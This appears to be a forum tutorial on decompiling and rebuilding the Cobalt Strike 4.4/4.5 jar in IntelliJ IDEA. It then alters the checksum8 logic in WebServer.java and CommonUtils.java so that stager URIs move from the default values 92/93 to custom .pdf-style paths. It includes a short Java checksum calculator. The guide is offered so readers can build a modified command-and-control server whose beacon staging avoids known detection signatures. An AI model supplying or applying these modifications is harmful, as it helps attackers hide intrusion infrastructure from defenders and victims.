
Now once we start decompile...the last decompiled class is: ZoomableImage, check below picture:
Посмотреть вложение 36100
Now we need to create 2 folders inside our IDEA project:
1) src: we will have our modified java files..
2) lib: we will have our decompiled cobaltstrike files.
3) output: this is where we will get the compiled jar file.


Then we need to extract the (decompiled_cobaltstrike.jar) we have inside (decompiler_cobaltstrike) folder as below:
Посмотреть вложение 36102

It should looks like this:
Посмотреть вложение 36103
Now our scrtucture should looks like this:
Посмотреть вложение 36104

after done theouside files, open the IDEA, it's should look like this:
Посмотреть вложение 36105

You may have warning message to trust the project, and since we are using original cobaltstrike.jar you may trust it, otherwise just watch ┐(゚~゚ )┌
Посмотреть вложение 36106

The final structure inside IDEA project should looks like this, where the original cobaltstrike.jar will be inside the lib folder, we need it to be there for the compiled success.. and the decompiler_cobaltstrike files will needed for modified the files... and the SRC folder we will put what files we need to modified in the cobaltstrike.jar

Now we need to check the SDK and JAVA compiler as set correctly before we start modified..
Go to ( File --> Project Structure --> check SDK version is set to 18 ) as picture below:
Посмотреть вложение 36107
Check everything is set as the picture below:
Посмотреть вложение 36108


Now, go to module to select the cobaltstrike.jar file, follow the picture steps to select it correctly:
Посмотреть вложение 36109
Then
Посмотреть вложение 36110

Then click on "Apply" and then "OK".
Click now on the "check icon" as picture below, then "APPLY" and the we will go then to click on "Artifact".
Посмотреть вложение 36111

Then to Artifact select:
Посмотреть вложение 36112

Then select the "Aggressor" and then "OK".
Посмотреть вложение 36113

The looks should be like this ( make sure Module location is set to your project address ) and the click "OK".
Посмотреть вложение 36114

Now last check to check the SDK folder of your JAVA 18 is set correcting inside JDK home path.
Посмотреть вложение 36115
I have extract the JAVA 18 files inside my D:/JAVA folder, so this is expection, you may have it in C:\Java18 or any other place you have installed the JAVA files inside.
Now our structure IDEA for compiling, and modife are ready to start.. so everything from now is easy to understand and you can put your imaging to didn't follow me, you can change your data as per your need... if you looking to make your own modified cobaltstrike 4.4 or 4.5 cobaltstrike!
~/ Modify checksum8

The files which containe the algorithm checksum8 of cobaltstrike webserver is (2) files.
1) "WebServer.java" file in "decompiler_cobaltstrike\cloudstrike".
2) "CommonUtils.java" file in "decompiler_cobaltstrike\common".
We need to copy these 2 files inside our "SRC" folder, with same folder structor name where this is a "MUST", check below screenshot.
Посмотреть вложение 36116

Now click on the Webserver.JAVA file and "ctrl+f" to search for "checksum8" word.
Посмотреть вложение 36117

The above selected is the important part of checksum8, we have 3 steps to do here:
1) delete or keep the (% 256L) value, since we going to change our stagers hashsum this wont effect us anymore.
2) change the x32 and x64 hashsume address to another extention, example... you can make your beacon uri hashsum on base of images .JPG, or base of .PNG, or base of .JS, or .PDF, any kind of extention with this script, i will use .PDF extention for thie demo.
3) after changing the hashsum we need to modify the result in WebServer.JAVA

Код:public class EchoTest { publicstatic long checksum8(String text) { if (text.length() < 4) { return0L; } text = text.replace("/", ""); long sum = 0L; for (int x = 0; x < text.length(); x++) { sum += text.charAt(x); } return sum; } publicstatic void main(String[] args) throws Exception { System.out.println(checksum8("xssr1zxssr1zxssr1z.pdf")); } }
Here i did mention the address to: xssr1zxssr1zxssr1z.PDF for our x32 which give us 2665 where in cobaltstrike default was 92 !
You can change your address you want, it's for your imagain now
Посмотреть вложение 36127

The second x64 stage address is: r1zr0cksr1zr0cksr1zr0cks.PDF which igive us 2664 and in the default cobaltstrike was 93 !
Посмотреть вложение 36098
To check your code calculate, check the site address:
https://www.programiz.com/java-programming/online-compiler/
The important part here is what we need to change is the value of these calculation, so x64 and x86 could have same valu, or different, it's doesn't matter.
Now our modify will be only for the value of (92 aka 2665) and (93 aka 2664) of the stagers, don't change anything else.
Посмотреть вложение 36118
You can remove the ( % 245L ) also, it wont effect out stagers.. just small error will have in compiling.

